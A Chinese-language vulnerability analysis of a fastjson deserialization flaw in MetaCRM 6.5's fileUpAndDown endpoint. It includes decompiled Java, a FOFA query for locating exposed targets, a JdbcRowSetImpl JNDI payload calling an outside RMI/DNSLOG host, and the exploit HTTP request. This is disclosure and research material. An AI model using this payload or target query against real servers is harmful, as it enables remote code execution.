漏洞简介
MetaCRM是一款智能平台化CRM软件,通过提升企业管理和协同办公,全面提高企业管理水平和运营效率,帮助企业实现卓越管理。美特CRM fileUpAndDown 接口存在fastjson反序列化漏洞,经过权限验证的攻击者可利用该漏洞在服务器执行任意代码,造成服务器实现。
影响版本
CRM6.5
fofa语法
body="/common/scripts/basic.js" && body="www.metacrm.com.cn"
漏洞分析
先看 web.xml 里对于 fileUpAndDown 接口的定义
<!-- 文件的上传和下载 -->
    <servlet>
        <servlet-name>fileUpAndDown</servlet-name>
        <servlet-class>com.metasoft.framework.controller.FileUpAndDown</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>fileUpAndDown</servlet-name>
        <url-pattern>/fileUpAndDown</url-pattern>
    </servlet-mapping>
跟进 FileUpAndDown 类看下具体实现方法
public void doPost(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
        request.setCharacterEncoding("utf-8");
        response.setContentType("text/html; utf-8");
        response.setCharacterEncoding("utf-8");
        String type = request.getParameter("type");
        UserState us = UserManager.getUserBySessionId(request.getSession().getId());
        ResourceService ress = null;
        if (us != null) {
            ress = us.getRess();
        }

        if (ress == null) {
            ress = new ResourceService();
        }

        if (us == null) {
            request.setAttribute("error", ress.getDispMessage("error.common.upanddown.login"));
            request.getRequestDispatcher("/common/jsp/message.jsp").forward(request, response);
        } else {
            String failure = ress.getDispMessage("error.common.upanddown.failure");
            String success = ress.getDispMessage("error.common.upanddown.success");
            JSONObject json = new JSONObject();
            if ("upload".equals(type)) {
                String upUrl = request.getParameter("p");
                if (StringUtil.isEmpty(upUrl)) {
                    upUrl = "";
                }

                String url = request.getParameter("url");
                if (StringUtil.isEmpty(url)) {
                    url = "";
                }

                AnalyzeParam ap = new AnalyzeParam(upUrl);
                String form = ap.getForm();
                String field = ap.getField();
                String folder = ap.getFolder();
当 type=upload 时,参数 p 被带入 AnalyzeParam 方法
public AnalyzeParam(String param) {
        AesEcbCipher aec = new AesEcbCipher();
        this.param = JSONObject.parseObject(aec.decrypt(param));
        if (this.param == null) {
            this.param = new JSONObject();
        }

}又见熟悉的AES解密后使用fastjosn直接进行反序列化操作,造成fastjson反序列化漏洞。
AES相关可以参考前面文章 美特CRM getFile 任意文件读取与反序列化漏洞
漏洞复现
漏洞利用需要合法cookie,payload这里以比较通用的POC来测试RMI
{"@type":"com.alibaba.fastjson.JSONObject",{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://mrxn.dnslog.pt:1338/rmis/", "autoCommit":true}}""}加密后的请求报文
GET /fileUpAndDown?p=AES加密后的payload&type=upload HTTP/1.1
Host: metasoft.mrxn.net
Cookie: JSESSIONID=你的cookie

执行后会报错

DNSLOG平台成功收到请求

